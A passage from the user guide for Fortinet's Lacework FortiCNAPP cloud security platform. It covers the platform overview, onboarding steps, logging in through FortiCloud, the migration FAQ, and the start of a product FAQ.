Enterprise Agents 2358
Standard Agents 2359

K8s (Kubernetes) Audit Log Nodes 2359
K8s (Kubernetes) Compliance Nodes 2359
Resources 2359
Audit logs 2360
Time frame selection 2360
Available actions 2360
Lacework FortiCNAPP organization view 2360
Team members 2361
Viewing users 2361
Adding team members 2361
Account roles 2361
Application settings 2361
AWS, Azure, and Google Cloud Compliance recommendations 2362
Vulnerability exceptions 2362
Organization roles 2363
Multiple accounts 2363
Deleting team members 2363
Deleting an organization administrator 2363
Reassigning the team member as an account user 2364
Deleting the team member 2364
Authentication overview 2365
Explorer 2366
Key features 2366
How to use the Lacework FortiCNAPP Explorer 2366
Explorer toolbar 2371
Limitations 2371
Query builder 2372
Running saved queries 2372
Building a query 2373
Working with query results 2377
Applying filters 2378
Explorer risk score 2379
Exceptions 2379
Risk explainability 2380
Explorer graph 2382
Edge lines 2382
Context panel 2383
Graph examples 2384
Lateral movement example 2384
Blast radius example 2385
Workflows 2387
Overview 2387
Compute instances that have a specific vulnerability 2387
Compute instances that identify an identity risk associated with the crown jewel assets 2388

Compute instances for blast radius with vulnerabilities on an active package 2388
Show all internet exposed hosts with SSH port 22 open 2389
Example workflow: Show all hosts with Log4j vulnerability 2390
Resource inventory 2394
Ingested cloud resource APIs 2394
Use cases 2394
Continuous monitoring and vulnerability assessment 2395
Investigating active threats 2395
Identifying high-risk resources 2396
Using the resource inventory 2397
Search and filter 2397
Filter resources by date and time range 2397
Available filters 2397
Resource list 2398
Resource details 2398
Oracle Cloud Infrastructure inventory 2400
Overview 2400
Supported resource types 2400
Before youbegin 2400
Resource summary 2400
Resource configuration 2401
Configuration history 2402
Time frame for resource changes to be seen 2403
Appendix A - Inbound and outbound connections 2404
Region-Specific IPs 2404
Code Security and IaC IPs 2405
Outbound FQDN 2405

Getting started

Lacework FortiCNAPP delivers end-to-end visibility into your cloud environment, including detecting threats, vulnerabilities, misconfigurations, and unusual activity, so you can innovate with speed and safety. The Polygraph Data Platform automatically learns how your environment is supposed to run, and tells you when it deviates.

For more information about the available product offerings, see the Lacework FortiCNAPP product page on Fortinet.com.

The PolygraphData Platform


The Polygraph Data Platform helps you understand what is happening across your cloud environments and helps you uncover risk — from finding misconfigurations to prioritizing vulnerabilities based on runtime data — to help you prove compliance faster, without the overhead. Lacework FortiCNAPP continuously monitors for vulnerabilities and noncompliance in your cloud accounts and workloads using behavior-based threat detection.

Our patented Polygraph technology automatically builds a baseline of how your unique environment operates. It uncovers the relationships between resources, services, users, and network activity, and uses behavioral analytics to detect abnormal activity. With the cloud, new events happen all the time, but Lacework FortiCNAPP technology recognizes those patterns automatically and uncovers meaningful new behaviors that you should pay attention to most. Lacework FortiCNAPP identifies unknowns because the platform looks at changes in behavior at scale, based on learning your unique cloud.

Lacework FortiCNAPP alerts based on the criticality of changes, and shows browsable graphs of all the connections in order to make investigations easier. Lacework FortiCNAPP automatically makes correlations across your environment that would have taken hours, days, or longer to uncover and piece together.

For any event, Lacework FortiCNAPP tells you who, what, when, where, and why and provides a visualization to show you exactly what happened; eliminating the manual queries and intensive research typically needed.

How it works



Lacework FortiCNAPP continuously ingests configuration and activity data from your cloud environment with or without agents. Lacework FortiCNAPP collects data at the host, container, and process-level and tracks interactions between users, resources, and cloud services to help you better understand what's happening in your environment and the behaviors that put your environment at risk. This data includes API calls, user activity, application launches, configurations, and more.

Lacework FortiCNAPP automatically checks for misconfigurations and vulnerabilities by modeling resources and interactions at a functional level, such as applications, processes, and privilege changes based on deviations from your baseline. It creates the baseline based on Polygraph technology that uses cloud behavioral analytics to create detailed models of how your cloud operates. The Platform automatically learns and tunes itself based on your unique environment. Within one hour, it creates a baseline of normal cloud activity.

Lacework FortiCNAPP detects behaviors to find unknown threats through a patented form of behavioral analytics to detect new activities and changes. Lacework FortiCNAPP finds threats that are difficult to detect by continuously monitoring for deviations in user and cloud resource behavior in your unique environment. By automatically learning how your environment operates and finding anomalous behavior, you can find potential

exploits before an attack or vulnerability is known, widely publicized, or patched. Lacework FortiCNAPP also incorporates details from the Fortinet Inc. Labs threat research team, threat feeds (known bad IPs/domains/file hashes, etc.), vulnerability feeds, and standard and/or custom policies you can edit or create if there's something specific in your environment that shouldn't happen or you want to be alerted about. Additionally, Lacework FortiCNAPP correlates data about vulnerabilities and what is actively happening during runtime so you can understand risk and prioritize action.

Lacework FortiCNAPP compiles all of this data and delivers contextual alerts, browsable graphs to visualize your cloud activity, and provides remediation guidance for misconfigurations and vulnerabilities.

Workload and container security

Lacework FortiCNAPP provides visibility into risks across cloud environments. It deploys in minutes, with or without agents, to your supported cloud accounts, and shows what you have deployed, how it's configured, and if any vulnerabilities or misconfigurations exist. You can also scan workloads for vulnerabilities and secrets without agents, giving instant coverage of production environments. This includes scanning container images, hosts, and language libraries.

Lacework FortiCNAPP correlates all of this data to show what combinations of risk factors and vulnerable resources could lead to potential attack paths. By combining risk factors like vulnerabilities, network reachability, secrets, and identity and access management (IAM) roles, you can better prioritize which issues to address first to reduce risk, see a visualization to aid in investigations, and leverage remediation guidance.

Lacework FortiCNAPP monitors what is actually happening in your cloud accounts and services, including Kubernetes. This is how Lacework FortiCNAPP can see if you have been compromised through any of those critical risks and help you understand the blast radius if you were. The Polygraph technology continuously learns what behaviors are normal and when there are meaningful changes to help you uncover account compromise or other malicious activity. Lacework FortiCNAPP provides context to help you quickly understand what happened, why, and how through cloud audit log analysis and by pre-filtering and analyzing the logs.

Lacework FortiCNAPP uses such data to alert you of anomalous behavior with detailed context based on your cloud environment's baseline and your custom and standard policies.

Onboarding

This section contains the following topics:

- Onboarding dashboard on page 101
- Onboarding process overview on page 102
- Onboarding tasks on page 103

Onboarding dashboard

The onboarding dashboard guides you through the required initial integration processes:

- Integrating with your cloud environments.
- Installing an agent on your host machine.

After completing either or both of these required integration tasks for your account, the onboarding dashboard guides you through the rest of the onboarding tasks such as:

- Configuring alert channels.
- Setting up authentication.
- Adding team members.
- Integrating container registries.

The onboarding dashboard offers the following:

- A progress bar and indicators that measure your onboarding and account provisioning progress and mark completed tasks as done.
- Clear guidance through the required initial integration of your cloud account and host machines.
- The ability to return to the onboarding process at any time to continue any remaining tasks.

You have the option to go to your new account on the console at any time and skip the remaining onboarding tasks. However, we recommend that you use the initial waiting period that is required to load and process data from your new integrations to complete the optional best-practices onboarding tasks.

To exit onboarding and go to your account on the Lacework FortiCNAPP console at any time, click *Go to your Lacework platform*.

You can return to the *Onboarding* dashboard at any time from the console to continue setting up your new account. Go to *Settings* > *Onboarding* at any time to return to the onboarding dashboard.

If you've completed either or both of the two required integration tasks, and return to the Lacework FortiCNAPP Console, you are automatically redirected to the *Onboarding* dashboard page instead of the initial *Welcome to onboarding* integration page. If you have not completed either of the initial integration tasks, Lacework FortiCNAPP redirects you automatically to the *Welcome to onboarding* page to perform one of the two required integrations.

Onboarding process overview

The onboarding process begins when you receive an email invite to join a Lacework FortiCNAPP account, after the administrator for the account adds you as a team member.

1. Review and ensure you have met the following minimum requirements for integration:
   - Administrator access to the cloud account you wish to monitor.
   - Administrative access for the host machines where agents will be installed.
2. Enable any required network connectivity. See Inbound and outbound connections on page 2404.
3. In the invitation email, click *Join Now* to specify your email address to associate with this account.
4. Enter your email address and click *Continue* to receive an access link.

   Alternatively, click *Return* to enter a different email address.
5. Check your email for a link to the Lacework FortiCNAPP console with this account.
6. Click *Go To My Console* in the email.
7. Click *Get started* to proceed to the *Welcome to onboarding* integration page.
8. Select one of the two integration options to continue:
   - *Config cloud account*: Manage compliance and detect vulnerabilities directly by integrating your Lacework FortiCNAPP account with your cloud account.
   - *Install Lacework agent*: Monitor workload security for your host and container through an installed agent that interfaces with Lacework FortiCNAPP.

   You must complete one or both of these integrations to proceed with the onboarding process.

   Alternatively, you can assign these onboarding tasks to another member of your team by clicking *Inviting them as an account admin* to proceed. Onboarding takes you to the *Team members* page where you can select or add a member to assign this task.

Onboarding tasks are only accessible to members added as an *Account admin*.

Onboarding tasks

This topic provides a high level overview of setting up Lacework FortiCNAPP with your cloud accounts and machine workloads.

Integrating cloud accounts

Integrate your Lacework FortiCNAPP account with your cloud provider accounts to perform compliance monitoring and reporting, as well as monitoring for security using the cloud provider logs.

Compliance monitoring identifies configuration best practices violations that exist in your environment and notifies you so you deploy cloud resources that adhere to best practices.

Lacework FortiCNAPP ingests AWS CloudTrail logs, Azure activity logs, and Google Cloud audit logs to provide detailed alerts for anomalous behavior.

For detailed information about integrating your cloud account, see the corresponding integration procedures:

- AWS integration on page 121
- Azure integration on page 250
- Google Cloud integration on page 295
- OCI integration on page 387
- Kubernetes compliance integration on page 407

Installing agents

Lacework FortiCNAPP provides security for your workload through agents installed on host devices.

The agent is used to provide process-aware threat and intrusion detection to alert you of any events. After you install the agent on the hosts you want to protect, Lacework FortiCNAPP scans those hosts and streams select metadata to the data warehouse to build a baseline of normal behavior.

For detailed information about integrating host machines, see Agent-based workload security on page 778.

Integrating your container registry

When your container registry is integrated, Lacework FortiCNAPP can scan, identify, and report vulnerabilities found in the operating system-managed software packages in a container image before that container image is deployed .

This enables you to identify and take action on software vulnerabilities in your container images and manage that risk proactively.

For detailed information about integrating containers, see Integrate container registries on page 1265.

Setting up alert channels

Alert channels combine alert destinations and alert rules to provide a flexible method for routing alerts.

- *Alert destinations*: You define information about where to send alerts, such as to Jira or Slack.
- *Alert rules*: You specify which alert types to send, such as critical and high severity compliance alerts.

This two-phase method provides the flexibility to define multiple destinations and multiple rules and then have each rule use the destination you specify. In this step you define the alert channels you want configured. Alert rules are set up later in the console.

For detailed information about setting up alert channels, see Alert channels on page 2114.

As part of your integration, you may see an initial surge of alerts. This is expected behavior while Lacework FortiCNAPP sets baselines and learns anomalous behavior.

Adding users

You may give more granular access to specific accounts and resources and prevent unwanted access to other accounts and resources.

Access privileges are assigned to roles, which are assigned to users at either an account level or organization level.

For detailed information about adding organization users, see Managing access at the organization level on page 2262.

For detailed information about adding account users, see Managing access at the account level on page 2264.

Setting up authentication

You may integrate your authentication provider of choice with your Lacework FortiCNAPP account.

For detailed information about setting up authentication for your specific authentication provider, see Legacy authentication configuration on page 2203.

Accessing Lacework FortiCNAPP

FortiCloud Services integrates all of Fortinet Inc.'s cloud products, including Lacework FortiCNAPP, to provide a common framework for asset, user, and organizational management. Single sign-on (SSO) through FortiCloud provides access to the Lacework FortiCNAPP portal while also maintaining access to other assets and services under your account. For more information, see the FortiCloud Services documentation.

You must first create a FortiCloud account before you can access FortiCloud Services. Once you have a FortiCloud account, you need to register a Lacework FortiCNAPP entitlement to the account before you can access the portal. For more information, see the FortiCloud Account guide and Registering assets in the FortiCloud Asset Management guide.

This section includes the following topics:

- Logging in through FortiCloud on page 106
- Logging in with your Lacework FortiCNAPP credentials on page 109
- Navigating FortiCloud Services on page 111
- Migration to FortiCloud FAQ on page 113

Logging in through FortiCloud

Users can access the Lacework FortiCNAPP by logging in with their FortiCloud account.

There are multiple methods of accessing the portal:


- Users can log in through www.forticloud.com with their FortiCloud account credentials and then navigate to the Lacework FortiCNAPP portal. See Navigating FortiCloud Services on page 111.
- Users can log into the Lacework FortiCNAPP portal directly from the Lacework FortiCNAPP homepage.

To navigate to Lacework FortiCNAPP:


1. Go to www.forticloud.com.
2. Log in to your FortiCloud account. See Logging into an account in the FortiCloud Asset Management guide.
3. Select the *Services* dropdown menu.
4. Select *Lacework FortiCNAPP*.

To log in from the Lacework FortiCNAPP homepage:


1. Go to https://www.fortinet.com/products/forticnapp.



2. Click *Lacework CNAPP Login*. The credentials page is displayed.




3. Select *Log in* under *Log in with your FortiCloud credentials* to proceed.
4. Log in to your FortiCloud account. If multiple accounts are associated with the credentials, you will be prompted to select the account you want to access.



If this is your first time logging into an account, a region dropdown menu is displayed. You will be unable to select the account until after the account owner has selected a region. This action is only required once and will not be requested on subsequent logins.

A notification will display prompting you to complete the onboarding process, after which data will upload to your account over the next couple of hours of integration. See Onboarding on page 100 for information on the onboarding process.

The Lacework FortiCNAPP portal is displayed.



If an error occurs while logging in, a warning will be displayed to direct you on how to proceed. Possible reasons why logging in may not have been successful include:

- The account you have logged into does not have an accepted Lacework FortiCNAPP license registered. For more information, see Registering assets in the FortiCloud Asset Management guide.
- You may need to log into the primary account first before switching to the desired subaccount.

See Logging into an account in the FortiCloud Asset Management guide for more information.


You can also log into FortiCloud Services with external IdP and IAM user credentials. See Selecting IdP roles and Logging in as an IAM user in the FortiCloud Services Identity & Access Management guide.

Logging in with your Lacework FortiCNAPP credentials

Pre-existing customers can continue to log into Lacework FortiCNAPP without needing to log into FortiCloud for the time being. However, this process will eventually be deprecated until all accounts must log in through FortiCloud.

To log in with Lacework FortiCNAPP credentials:

1. Go to https://www.fortinet.com/products/forticnapp.
2. Click *Lacework CNAPP Login*. The credentials page is displayed.



3. Enter your account name in the provided field.
4. Click *Go to my account*. An access link will be emailed to you.

Migration to FortiCloud Services

The migration of Lacework FortiCNAPP customers who had an account prior to the migration to FortiCloud will occur in multiple phases. In the current phase, one FortiCloud account that includes a Lacework FortiCNAPP entitlement has been automatically created for each existing customer. User management will continue to be controlled in Lacework FortiCNAPP while in the current migration phase.

The Lacework FortiCNAPP customer's administrative account owner will have received an email prompting them to reset the password of their new FortiCloud account. Once the password has been reset, they can then log into Lacework FortiCNAPP through FortiCloud and access other FortiCloud Services.

The customer's administrative account owner can access FortiCloud Services through the account created for them. Administrators can then access Lacework FortiCNAPP through FortiCloud as the primary account owner, manage their entitlement, and access support in the FortiCare portal.

If the existing customer is an organization, the new account will become a FortiCloud Organization with sub-accounts migrated into FortiCloud member accounts.


For more information on the migration to FortiCloud Services, see Migration to FortiCloud FAQ on page 113.

Navigating FortiCloud Services


Account and portal management can be handled through FortiCloud Services in the top banner.

The top banner provide multiple services, including the following:

- You can navigate to other portals, such as the Asset Management, Organization, and IAM portals by selecting them from the *Services* dropdown menu. Likewise, you can navigate back to the Lacework FortiCNAPP portal by selecting it from the same dropdown. This allows you to manage your account, assets, and users from one unified Cloud system.
- You can access the FortiCare ticketing portal for support with Lacework FortiCNAPP by selecting it from the *Support* dropdown menu.
- If the current credentials are associated with multiple accounts, you can select which account to access from the dropdown menu.



- Account information can be viewed from the account dropdown menu.



  - Select *My Account* or *Security Credentials* to configure account settings. See Account management in the FortiCloud Identity & Access Management guide.
  - Select *Logout* to log out of the Lacework FortiCNAPP portal and FortiCloud Services.

FortiCloud Organizations

Lacework FortiCNAPP can be configured into a FortiCloud Organization hierarchy.

FortiCloud Organizations is a centralized account management service that consolidates multiple FortiCloud accounts into an Organization with Organizational Units (OUs). Accounts, assets, and users can be assigned to specific OUs with set permissions and scope to improve Organization hierarchy and access.

The Organization portal can be selected from the *Support* dropdown menu. OUs can be accessed by selected when logging into the account and from the dropdown menu in the banner.

For more information on FortiCloud Organizations, see the following:

- Organization Portal Administration Guide
- Organization user management
- Organizations in the Asset Management portal

FortiCare ticketing services

The FortiCare portal FortiCloud Service's user-friendly ticketing system, designed to streamline your ticket management process. You can submit, track, prioritize, and resolve Lacework FortiCNAPP tickets with ease.

The FortiCare portal can be selected from the *Support* dropdown menu.


See the FortiCare guide for more information.

User types

Lacework FortiCNAPP supports users accessing the portal through email, IAM user, and IdP role credentials.

Users for the Lacework FortiCNAPP portal can be created and managed in the IAM portal by creating a permission profile and assigning it to the user. Permissions can also be included for additional FortiCloud portals, such as the Asset Management and FortiCare portals.

The only permission profile access type available for the Lacework FortiCNAPP portal is the default *Custom* access level. New IAM users assigned permissions for Lacework FortiCNAPP will be automatically assigned read-only permissions. Permissions can be updated by an administrator in the Lacework FortiCNAPP portal. See Legacy access control overview on page 2255.



See Users and Permission profiles in the FortiCloud Identity & Access Management guide for more information.

Migration to FortiCloud FAQ

I am existing Lacework FortiCNAPP customer. What does this migration entail?

Lacework FortiCNAPP will be migrating to FortiCloud which provides unified login for support and asset and entitlement management. See Migration to FortiCloud Services on page 109.

How does this change my ability to access the Lacework FortiCNAPP platform?

If you are an existing Lacework FortiCNAPP customer, you can continue to use the existing authentication mechanisms. However, we will be deprecating the Lacework FortiCNAPP IdP. Customers need to migrate their SSO systems to the FortiCloud IdP over the following 12 months to maintain access. Identified account owners (admins) will receive emails with a request reset their passwords. Once reset, admins will be able to use FortiCloud for access to support and to manage their entitlement. Customers will have a grace period of 30 days until the old way of submitting support tickets is decommissioned.

How do I access support resources for Lacework FortiCNAPP?

Once the ZenDesk migration is complete, you can access support through https://support.fortinet.com and authenticate using your FortiCloud accounts that were created for you. Users must complete the reset password step before they can successfully login.

How do FortiCare Organizations map to existing Lacework FortiCNAPP Organizations?

Lacework FortiCNAPP customers fall under two groups: single-account customers (single tenant) and organizations (multi-account). FortiCloud has a multitenancy solution called Organizations. FortiCloud Organization is a centralized account management service that consolidates multiple FortiCloud accounts into Organization/Organizational Units (OUs).

Single account Lacework FortiCNAPP customers will become single accounts in FortiCloud. Lacework FortiCNAPP organizations will become organizations in FortiCloud, and Lacework FortiCNAPP sub accounts will become member accounts in FortiCloud. In FortiCloud, each sub account has its own license. In Lacework FortiCNAPP, and organization has one license, and there's no mechanism for assigning vCPU usage to subaccounts.

To carry out the migration of organizational accounts from Lacework FortiCNAPP to FortiCloud, we will split the SKUs and assign each Lacework FortiCNAPP sub account its own SKU in FortiCloud. During the migration sub accounts will be assigned a single license unit as Lacework FortiCNAPP does not support assigning license units to subaccounts.

See FortiCloud Organizations on page 111.

I see a SKU assigned to my account called *Lacework legacy entitlement*. What does that mean?

Lacework legacy entitlement refers to a product SKU that is no longer offered at Fortinet Inc.. However, this does not change a customer's subscription terms. At renewal time, customers will need to renew using the Fortinet Inc. SKUs.

What about customers who do not configure Lacework FortiCNAPP with their IdP?

Magic link and Google oAuth are going to be created as local accounts in FortiCloud, and they will use FortiCloud IdP (email and password) once the Lacework FortiCNAPP IdP has been fully deprecated.

How do customers configure external IdPs with FortiCloud?

For more information on configuring external IdPs with FortiCloud, see External IdP in the FortiCloud IAM guide.

What about new customers?

New customers will receive a registration code when they purchase Lacework FortiCNAPP. Once they receive their registration code, they will need to register this entitlement in the FortiCloud, so their Lacework FortiCNAPP tenant can be created. They can use the FortiCloud IdP to manage authentication and access to Lacework FortiCNAPP.

Will all existing support tickets migrate from ZenDesk to FortiCare?

No. Only open and pending tickets will be migrated. However, customers can file a support ticket in FortiCare to get access to a ticket that was not migrated. See FortiCare ticketing services on page 112.

Lacework FortiCNAPP FAQ

Product Capabilities

Does Lacework FortiCNAPP work in all datacenter and cloud environments?

The Lacework FortiCNAPP agent works in AWS, Azure, and Google public clouds, private datacenters, and hybrid environments.

Does Lacework FortiCNAPP perform enforcement?

